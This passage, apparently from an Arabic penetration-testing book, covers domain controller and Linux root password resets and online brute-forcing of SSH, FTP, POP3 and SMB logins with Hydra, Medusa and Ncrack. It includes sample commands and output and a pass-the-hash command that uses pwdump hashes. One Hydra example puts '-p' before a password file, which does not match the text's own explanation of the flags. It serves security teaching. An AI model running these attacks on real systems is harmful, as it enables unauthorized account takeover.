Windows domain controllers لا تخزن كلمات السر الخاصة بالمستخدمين في الملف **SAM** ، وإنما في ***Active Directory***. **Active Directory** لا يمكن تحريره يدويا (**offline**) ، بحيث يتم اتخاذ نهج مختلف لإعادة تعيين كلمة المرور. يمكن تشغيل وحدة تحكم الدومين **Windows domain controllers** دون خدمة **Active Directory** وتسمى (**Active Directory Restore Mode**). وعادة ما يتم ذلك لصيانة **Active Directory** أو **defragmentation**. عندما لم يتم تحميل **Active Directory**، فان وحدة تحكم الدومين (**Windows domain controllers**) تعود مؤقتا إلى مصادقة المستخدم المحلي وسوف تستخدم مرة أخرى الملف **SAM** الموجودة على الجهاز. وعندها من الممكن إنشاء هجوم محتمل متجه يكون لإعادة / كسر كلمة المرور للمسؤول المحلي لوحدة تحكم الدومين (عن طريق التلاعب **SAM** أو **dumping**) ومن ثم تحميل هذا الامر الى **Active Directory** الموجود في الوضع **Restore Mode** وتسجيل الدخول مع كلمة المرور المعدلة او المكسورة. بمجرد تسجيل الدخول، يتم تثبيت خدمة التي تنفذ الأمر **net user** (مع امتيازات **SYSTEM**). وبمجرد إعادة تشغيل وحدة تحكم الدومين فان يسمح بتحميل **Active Directory**، وهنا تقوم الخدمة بإضافة او تعديل المستخدمين وتسمح لك بالدخول بكلمة المرور التي تم تغيرها. لمزيد من المعلومات يمكنك زيارة الرابط التالي:

http://www.nobodix.org/seb/win2003_adminpass.html

Resetting Linux Systems

في لينكس، يتم استخدام تقنية مماثلة لإعادة تعيين كلمات المرور root. يتم إعادة تشغيل الجهاز إما في single mode أو تشغيل من نظام تشغيل آخر. لمزيد من المعلومات حول هذا يمكن الاطلاع على الموقع التالي:

http://linuxgazette.net/107/tomar.html

الان وقد سردنا العديد من التقنيات المعتمدة في الحصول على الهاش الخاص بكلمة المرور لكسرها والان ننتقل الى جزء اخر والذي يضم العديد من الأدوات وهو **Online Password Attack**.

Online Password Attack: Gaining Access to Remote Services

عند استعراض ناتج الخطوة الثانية (**Footprinting**)، فيجب عليك دائما وضع ملاحظات خاصة عن بروتوكول الإنترنت (**IP**) للعناوين التي تتضمن نوع من خدمة الوصول عن بعد. مثل(**SSH**) ، **Telnet**،(**FTP**) ، برنامج**PCAnywhere** ، **VNC**، وبروتوكول سطح المكتب البعيد (**remote desktop protocol**) هي الخيارات الأكثر شعبية لأن الوصول إلى هذه الخدمات في كثير من الأحيان يؤدي إلى السيطرة الكاملة لجهاز الهدف. عند اكتشاف واحدة من هذه الخدمات، فان المتسللين تتحول عادة إلى "**Online Password Attack** ".
ولغرض هذا الكتاب، فسوف نقوم بتعريف " **Online Password Attack** " على أنه تقنية هجوم والتي تتفاعل مع خدمه تعمل الان "**live service**" مثل **SSH** أو **Telnet**. **Online Password Attack** تعمل من خلال محاولة **brute force Attack** لإيجاد طريقه إلى النظام من خلال محاولة استخدام قائمة شاملة لكلمات السر وأسماء المستخدمين أو تركيبات. في المقابل، حاليا تقنيات كسير كلمة المرور (**Offline Password Attack**) لا تتطلب ان تكزن الخدمة قيد التشغيل.
عند استخدام **Online Password Cracker**، فان إمكانية النجاح يمكن ان تزيد بنسبه كبيره إذا قمت بضم هذا الهجوم مع المرحلة الأولى والتي يتم فيها جمع المعلومات في الخطوة 1. على وجه التحديد يجب أن تتأكد من أنها تحتوي على أي من أسماء المستخدمين أو كلمات المرور التي اكتشفت. عملية كسير كلمة المرور عبر الإنترنت (**Online Password Cracker**) تتطلب حرفيا برامج الهجوم لإرسال اسم مستخدم وكلمة مرور للهدف. فإذا كان إما اسم المستخدم أو كلمة المرور غير صحيحة، سيتم عرض رسالة خطا من قبل برنامج الهجوم وستفشل تسجيل الدخول. ثم بعد ذلك يقوم بارسال تركيبة من اسم مستخدم وكلمة المرور التالية. وتستمر هذه العملية حتى ينجح البرنامج في العثور على تسجيل الدخول/كلمة مرور الصحيحة أو أنه ينهى كل التخمينات بدون إيجاد شيء. على العموم، على الرغم من أن أجهزة الكمبيوتر مهيئه لمثل هذه من المهام المتكررة، ولكن هذه العملية بطيئة نوعا ما.
في هذه الجزء سوف نستخدم **THC-Hydra password cracker (Hydra)**. هناك أوقات التي سيكون لدينا الوقت لمهاجمة جهاز كمبيوتر يعمل بنظام التشغيل **Windows** مباشرة (**physical attack**) والحصول على الملف (**SAM**) مباشرة. ومع ذلك، سوف يكون هناك أيضا الوقت الذي نحن نكون فيه غير قادرين على القيام بذلك، وهذا هو المكان الذي يثبت فيه كسر كلمة السر عبر شبكة الإنترنت (**Online Password Attack**) الأكثر فائدة.

ملحوظه: يجب أن تكون على علم بأن بعض النظم الوصول عن بعد توظف تقنية اختناق كلمة المرور (password throttling) والتي يمكن أن تحد عدد مرات تسجيل الدخول الفاشلة المسموح بها لك. في هذه الحالات، يمكن أن يتم حظر عنوان IP الخاص بك أو يتم غلق اسم المستخدم.

هناك العديد من الأدوات المختلفة التي يمكن استخدامها لكسر كلمة على الانترنت(**Online Password Cracker**) . اثنين من الأدوات الأكثر شعبية هي ميدوسا (**Medusa**)وهيدرا(**Hydra**). هذه الأدوات متشابهة جدا في طبيعة عملها.
أي خدمة (**service**)موجودة على الشبكة تطلب من المستخدم تسجيل الدخول هي عرضة لهجوم التخمين(**password guessing**) . وتشمل خدمات الشبكة مثل **HTTP**، **POP3**، **IMAP**، **VNC**، **SMB**، **RDP**، **SSH**، **TELNET**، **LDAP**، **IM**، **SQL**، وأكثر من ذلك. هجوم كلمة السر عبر الإنترنت (**Online Password Attack**) ينطوي على إتمام عملية التخمين من أجل تسريع الهجوم وتحسين فرص التخمين الناجحة.

THC-Hydra Password Cracker (Hydra)



المصدر: http://www.thc.org
رقم واحد في أكبر الثغرات الأمنية هي كلمات السر، كما يظهر في كل دراسة حول أمان كلمة المرور.

Hydra هي أداه تم تطويرها من قبل **The Hacker's Choice (THC)** والتي تستخدم أسلوب هجوم **brute force** للاختبار ضد مجموعة متنوعة من البروتوكولات المختلفة. هي الأداة المثالية لمهاجمة أنظمة البريد الإلكتروني حيث ان **Hydra** يمكنها استهداف **IP** وبروتوكول محددة مثل حساب المشرف ل **POP3** و **SMTP**المستخدمة من قبل أنظمة البريد الإلكتروني.

تم اختبار **Hydra** لكي تعمل جيدا على أنظمة التشغيل **Linux**، **Windows/Cygwin**، **Solaris 11**، **FreeBSD 8.1** و**OSX**.

Hydra تدعم العديد من البروتوكولات، والتي تشمل الاتي:

- afp
- cisco
- cisco-enable
- cvs
- firebird
- ftp
- http-get
- http-head
- http-proxy
- https-get
- https-head
- https-form-get
- https-form-post
- icq
- imap
- imap-ntlm
- ldap2
- ldap3
- mssql
- mysql
- ncp
- nntp
- oracle-listener
- pcanywhere
- pcnfs
- pop3
- pop3-ntlm
- postgres
- rexec
- rlogin
- rsh
- sapr3
- sip
- smb
- smbnt
- smtp-auth
- smtp-auth-ntlm
- snmp
- socks5
- ssh2
- svn
- teamspeak
- telnet
- vmauthd
- vnc

يتضمن هيدرا دعم **SSL** وجزء من **Nessus**. هيدرا يدعم عدد كبير من البروتوكولات والتي تعرف ب***password brute force tool*** .

لكن يجب ان تكون على حذر على الرغم من ذلك، لأن هذا النوع من الهجوم يمكن أن يكون صاخبا بعض الشيء، مما يزيد من فرصة الكشف عنك. هذه الأداة هو دليل من التعليمات البرمجية المفهومة، وذلك لإعطاء الباحثين واستشاري الأمن امكانية اظهار كيف أنه سيكون من السهل الوصول الغير مصرح به من بعيد إلى النظام.

قبل إطلاق هيدرا، يجب إجراء عملية الاستطلاع على الهدف مثل نظام البريد كما تم شرحه في الفصول السابقة. مثل الأداة **nmap**.

للوصول الى هيدرا من كالي، يمكنك ذلك من خلال قائمة أدوات كالي ننتقل إلى

Password Attacks | Online Attacks | Hydra

وهذا سوف يفتح لك نافذة الترمنال والتي سوف تقوم بتشغيل هيدرا.

```
Hydra is a tool to guess/crack valid login/password pairs - usage only allowed
for legal purposes. This tool is licensed under AGPL v3.0.
The newest version is always available at http://www.thc.org/thc-hydra
These services were not compiled in: sapr3 oracle.

Use HYDRA_PROXY_HTTP or HYDRA_PROXY - and if needed HYDRA_PROXY_AUTH - environme
nt for a proxy setup.
E.g.:  % export HYDRA_PROXY=socks5://127.0.0.1:9150 (or socks4:// or connect://)
       % export HYDRA_PROXY_HTTP=http://proxy:8080
       % export HYDRA_PROXY_AUTH=user:pass

Examples:
  hydra -l user -P passlist.txt ftp://192.168.0.1
  hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
  hydra -C defaults.txt -6 pop3s://[fe80::2c:31ff:fe12:ac11]:143/TLS:DIGEST-MD5
root@JANA:~#
```

توضح الوثائق كيفية تشغيل هيدرا. على سبيل المثال، إذا كنت تريد أن تهاجم ملف كلمة المرور لحساب مشرف الذي يقع في 192.168.1.1 باستخدام**SMTP** ، ستكتب الاتي:

#hydra -l admin -p /root/password.txt 192.168.1.1 smtp


التعبير P– يشير الى المسار الذي يوجد به قائمة كلمات المرور التي سوف يستخدمها، و L– يشير الى قائمة أسماء المستخدمين.

للهيدرا أيضا واجهه رسوميه والتي يمكنك استخدامها إذا كنت تفضل استخدام الوجه الرسومية سواء في لينكس او ويندوز.

للوصول الى واجهة المستخدم الرسومية hydra-gtk في نظام التشغيل كالي عن طريق اتباع الاتي:

Applications | Kali Linux | Password Attacks | Online Attacks | hydra-gtk

عند الضغط عليه تظهر الشاشة التالية:




الآن بعد أن بدأنا مع هيدرا، فنحن سوف نحتاج إلى تعيين قوائم الكلمات (**Word list**). ننقر فوق علامة التبويب **Passwords**. سوف نستخدم قائمة اسم المستخدم وقائمة كلمة المرور. يتم ذلك بإدخال اسم الموقع لقائمة اسم المستخدم وقائمة كلمة المرور الخاصة بك. ونختار أيضا **Loop around users** و**Try empty password**.

هنا في مثالنا هذا سوف نختار القوائم التالية:


Username List: /usr/share/wfuzz/wordlist/fuzzdb/wordlistsuser-passwd/names/nameslist.txt

Password List: /usr/share/wfuzz/wordlist/fuzzdb/wordlistsuser-passwd/passwds/john.txt




الخطوة المقبلة، سوف نقوم بتحديد طبيعة الهجوم ويتم ذلك بالنقر فوق علامة التبويب **Tuning**. تحت الخيار **Performance Options**، نقوم بوضع عدد المهام (**Number of tasks**) من 16 الى 2. والسبب في ذلك هو أننا لا نريد هذا العدد الكبير من العمليات الجارية والتي من الممكن ان تسقط الخادم. نحن نريد أيضا أن تعيين الخيار **Exit after first found pair** وهذا اختياري على حسب الرغبة.


اما الجزء الثاني الموجود تحت الخيار **Use a HTTP/HTTPS Proxy** فهو المسئول عن إعدادت البروكسي.




أخيرا، سوف نذهب بعد الى هدفنا. ننقر فوق علامة التبويب **Target** ونحدد هدفنا والبروتوكول الذي نود أن نهاجمه.



وأخيرا، فإننا نقوم بتنفيذ **exploit** من خلال النقر على علامة التبويب **Start** والضغط على زر البدء **Start**.
وعند إيجاد نتيجة سوف تظهر مثل الشكل الاتي:



من خلال شاشه **target** يمكنك ادخال العديد من البروتوكولات التي يدعمها.



في يلي بعض الأمثلة لاستخدام الهيدرا مع البروتوكولات المختلفة من خلال سطر الأوامر كالاتي:

#hydra -l ftp -P passwords.txt -v 192.168.0.112 ftp
#hydra -l muts -P passwords.txt -v 192.168.0.112 pop3
#hydra -P passwords.txt -v 192.168.0.112 snmp

Medusa: Gaining Access to Remote Services

تم وصف الميدوسا على انه تسجيل دخول موازي بال **brute forcer** والذي يحاول الوصول إلى خدمات التوثيق عن بعد. الميدوسا قادره على المصادقة مع عدد كبير من الخدمات عن بعد بما في ذلك **Apple filing protocol**، **FTP**، **HTTP**، **IMAP** و **Microsoft SQL** و**MySQL**، **NetWare core protocol(NCP)**، **network news transfer(NNTP)**، وبرنامج **PCAnywhere**، **POP3**، **REXEC**، **RLOGIN**، **simple mail transfer protocol authentication(SMB)**، **SSHv2**و**Telnet**، **VNC**، **simple network management protocol(SNMP)**، نماذج الويب(**Web forms**) ، وأكثر من ذلك.

ولرؤية جميع البروتوكولات التي يدعمها يمكنك ذلك من خلال استخدام التعبير **d–** كالاتي [**medusa –d**].

```
root@JANA:~# medusa -d
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.n
et>

  Available modules in "." :

  Available modules in "/usr/lib/medusa/modules" :
    + cvs.mod : Brute force module for CVS sessions : version 2.0
    + ftp.mod : Brute force module for FTP/FTPS sessions : version 2.0
    + http.mod : Brute force module for HTTP : version 2.0
    + imap.mod : Brute force module for IMAP sessions : version 2.0
    + mssql.mod : Brute force module for M$-SQL sessions : version 2.0
    + mysql.mod : Brute force module for MySQL sessions : version 2.0
    + ncp.mod : Brute force module for NCP sessions : version 2.0
    + nntp.mod : Brute force module for NNTP sessions : version 2.0
    + pcanywhere.mod : Brute force module for PcAnywhere sessions : version 2.0
    + pop3.mod : Brute force module for POP3 sessions : version 2.0
    + postgres.mod : Brute force module for PostgreSQL sessions : version 2.0
    + rexec.mod : Brute force module for REXEC sessions : version 2.0
    + rlogin.mod : Brute force module for RLOGIN sessions : version 2.0
    + rsh.mod : Brute force module for RSH sessions : version 2.0
```

يمكن أيضا الوصول الى Medusa عن طريق اتباع الاتي:

Applications | Kali Linux | Password Attacks | Online Attacks | medusa.

من أجل استخدام ميدوسا، تحتاج الى عدة قطع من المعلومات بما في ذلك عنوان **IP** الهدف، اسم مستخدم أو قائمة اسم المستخدم التي تحاول استخدامها في تسجيل الدخول وكلمة مرور أو ملف القاموس الذي يحتوي على العديد من كلمات المرور لاستخدامها عند تسجيل الدخول، واسم الخدمة التي تحاول المصادقة معها وهذا كما فعلنا سابقا مع الهيدرا.

واحدة من المتطلبات المذكورة أعلاه هي قائمة القاموس(**Dictionary list**) . بمجرد الانتهاء من انشاء قاموس كلمة السر الخاصة بك، فعليك أن تقرر إذا كنت تسير في محاولة لتسجيل الدخول باسم مستخدم واحد أو إذا كنت ترغب في توفير قائمة من المستخدمين المحتملين. إذا كانت مكافأة عملية الاستطلاع الخاص بك هي قائمة من أسماء المستخدمين، فقد تريد أن تبدأ مع هؤلاء. إذا كنت لم تنجح في جمع أسماء المستخدمين وكلمات المرور، فقد ترغب في التركيز على النتائج من عناوين البريد الإلكتروني التي تم جمعها مع **harvester**. تذكر، يمكن في كثير من الأحيان أن الجزء الأول من عنوان البريد الإلكتروني يمكن استخدامه في توليد اسم المستخدم لدومين.
على سبيل المثال، افترض أنه خلال اختبار الاختراق الخاص لم تتمكن من العثور على أي من أسماء المستخدمين للدومين. ومع ذلك، كنت قادرا على نبش عنوان البريد الإلكتروني**ben.owned@example.com** . عند استخدام ميدوسا، يوجد خيار وهو إنشاء قائمة لأسماء المستخدمين المحتملين استنادا إلى عنوان البريد الإلكتروني. وتشمل هذه ben.owned، benowned، bowned، ownedb، وعدة مجموعات أخرى مشتقة من عنوان البريد الإلكتروني. بعد إنشاء قائمة من 5-10 أسماء المستخدمين، فمن الممكن تغذية هذه القائمة الى ميدوسا ومحاولة دفع هجوم القوة الغاشمة (**brute force attack**) الى طريق خدمة المصادقة عن بعد.

الآن بعد أن أصبح لدينا عنوان **IP** للهدف مع بعض الخدمات المصادقة عن بعد المصادقة (سوف نفترض **SSH**على سبيل المثال)، قاموس كلمة المرور واسم مستخدم واحد على الأقل، فنحن على استعداد لتشغيل ميدوسا. من أجل تنفيذ الهجوم، يمكنك فتح الترمنال وإصدار الأمر التالي:

```
#medusa -h target_ip -u username -P path_to_password_dictionary -M authentication_service_to_attack
```

نتوقف لحظة هنا لدراسة هذا الأمر مع مزيد من التفاصيل؛ سوف نحتاج إلى تخصيص المعلومات عن الهدف الخاص بك:
حيث يتم استخدام الكلمة الأولى" **medusa** " لبدء برنامج **brute forcing**. يتم استخدام "**-h**" لتحديد عنوان **IP** للمضيف الهدف. يتم استخدام "**-u**" للدلالة على اسم مستخدم واحد التي سوف تستخدمه ميدوسا لمحاولة تسجيل الدخول. إذا قمت بإنشاء قائمة من أسماء المستخدمين وترغب في محاولة للدخول مع كل من الأسماء الواردة في القائمة، يمكنك إصدار التعبير "**-U** " متبوعا بمسار الملف الذي يحتوي على قائمه بأسماء المستخدمين. وبالمثل، يتم استخدام "**-p**" لتحديد كلمة مرور واحدة، في حين يتم استخدام "**-P**" لتحديد قائمة تحتوي على العديد من كلمات المرور. "**-P**" يجب أن تكون متبوعة بالموقع الفعلي أو مسار لملف القاموس. يتم استخدام "**-M**" لتحديد الخدمة التي تريد مهاجمتها. يمكنك أيضا استخدام (**-n port_number**) لتخصيص رقم المنفذ.
لتوضيح هذا الهجوم، دعونا نستخدم هذا المثال. لنفترض أننا قد تم التعاقد لإجراء اختبار الاختراق ضد شركة "**Example.com**". خلال جمع المعلومات التي لدينا مع **MetaGoofil**، فلقد اكتشفنا عن اسم المستخدم "**ownedb**" وعنوان **IP** من **192.168.18.132**. وبعد فحص المنافذ الخاصة بالهدف، نكتشف أن الملقم **SSH** قيد التشغيل على المنفذ 22. بالانتقال إلى الخطوة 3، واحدة من أول الأشياء القيام به هو محاولة دفع هجوم **brute forcing** في طريقنا إلى الملقم. بعد اشتعال الجهاز هجومنا وفتح محطة، ونحن لإصدار الأمر التالي:

```
#medusa -h 192.168.18.132 -u ownedb -P /usr/share/john/password.lst -M ssh
```

ملحوظه: إذا كنت تواجه أي من المشاكل في الحصول على **ميدوسا** (أو أي من الأدوات الأخرى التي يشملها هذا الكتاب) لتشغيلها على الإصدار الخاص بك من كالي، فإنه قد يكون من المفيد إعادة تثبيت البرنامج. يمكنك إعادة تثبيت ميدوسا مع الأوامر التالية:

```
#apt-get remove medusa
#apt-get update
#apt-get install medusa
```

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# medusa -h 192.168.18.132 -u ownedb -P /pentest/passwords/john/password.lst -M ssh
Medusa v2.1.1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.18.132 (1 of 1, 0 complete) User: ownedb (1 of 1, 0 complete)
Password: 123456 (1 of 3546 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.18.132 (1 of 1, 0 complete) User: ownedb (1 of 1, 0 complete)
Password: 12345 (2 of 3546 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.18.132 (1 of 1, 0 complete) User: ownedb (1 of 1, 0 complete)
Password: password (3 of 3546 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.18.132 (1 of 1, 0 complete) User: ownedb (1 of 1, 0 complete)
Password: password1 (4 of 3546 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.18.132 (1 of 1, 0 complete) User: ownedb (1 of 1, 0 complete)
Password: 123456789 (5 of 3546 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.18.132 (1 of 1, 0 complete) User: ownedb (1 of 1, 0 complete)
Password: 12345678 (6 of 3546 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.18.132 (1 of 1, 0 complete) User: ownedb (1 of 1, 0 complete)
Password: 1234567890 (7 of 3546 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.18.132 (1 of 1, 0 complete) User: ownedb (1 of 1, 0 complete)
Password: abc123 (8 of 3546 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.18.132 (1 of 1, 0 complete) User: ownedb (1 of 1, 0 complete)
Password: computer (9 of 3546 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.18.132 (1 of 1, 0 complete) User: ownedb (1 of 1, 0 complete)
Password: Th3B@sics (10 of 3546 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.18.132 User: ownedb Password: Th3B@sics [SUCCESS]
root@bt:~#
```

Using medusa to brute force into SSH.

يظهر السطر الأول الأمر أصدرناه كما ذكرنا سابقا في مثالنا السابق؛ السطر الثاني هو راية إعلامية التي يتم عرضها عندما يبدأ البرنامج العمل. الأسطر المتبقية تظهر سلسلة من محاولات الدخول الآلي مع اسم المستخدم " **ownedb** " وكلمات السر المختلفة التي تبدأ ب " **123456** ". لاحظ في السطر 11 حيث يوجد إشعار محاولة تسجيل الدخول، حيث نجحت ميدوسا في الوصول إلى النظام باستخدام اسم مستخدم " **ownedb**" وكلمة مرور(**Th3B@sics**) . في هذه المرحلة سنكون قادرين على الدخول باسم المستخدم عن بعد من خلال فتح الترمنال والتوصل إلى الهدف عن طريق**SSH** .

يمكنك ايضا تحميل الأداة من خلال الرابط التالي:

http://h.foofus.net

استخدام Medusa في عملية Passing The Hash

لقد قمنا من قبل بجمع عددا من ملف**SAM** وملف **Pwdump**. حيث في المثال التالي يستطيع **Medusa** قراءة ناتج **PWDump** وفحص كل حساب ضد قائمة من المضيفين. ومن الجدير بالذكر أن المئات من النظم الكثيرة يمكن فحصها في بضع دقائق فقط باستخدام هذا النهج.

#medusa -H hosts.txt -C pwdump.txt -M smbnt -m PASS:HASH

لرؤية كيفية استخدام بروتوكول معين مع medusa يمكنك ذلك عن طريق اصدار الامر التالي في الترمنال حيث استخدمنا ssh كمثال للبروتوكول التي نريد الاستعلام عنه:

#medusa -M smbnt -q

Ncrack – Network Authentication Cracking Tool



المصدر:http://nmap.org/ncrack

Ncrack هي أداة عالية السرعة في كسر مصادقة الشبكة. تم بناؤها لمساعدة الشركات على تأمين شبكاتهم عن طريق اختبار استباقي لجميع مضيفيهم والأجهزة المنصبة على الشبكة من اجل الكشف عن كلمات السر الضعيفة/الخاطئة. يعتمد المتخصصين في مجال الأمن أيضا على **Ncrack** عند فحص (**auditing**) عملائهم. "الهاكرز" أصبحوا اليوم يستخدمونها بالتوازي مع اداة الفحص **Nmap**. حيث انه عند الفحص بأداة **Nmap** يمكن ان يكشف لنا ان النظام المستخدم هو ويندوز مع وجود خدمة **ssh** مفتوحة، في هذه المرحلة يستعين الهاكر أو مختبر الإختراق بأدوات التخمين حول كلمات السر لهذه الخدمات (البروتوكولات).

قد تم تصميم **Ncrack** باستخدام نهج الوحدات(**modular approach**) ، بناء جملة سطر الأوامر مشابهة ل **nmap** ومحرك (**dynamic engine**)التي يمكن أن تتكيف مع حالات الشبكة المختلفة وتكون قائمه على أساس المعلومات عن الشبكة الهدف. يمكن استخدامها على نطاق واسع من المضيفين المتعددة.

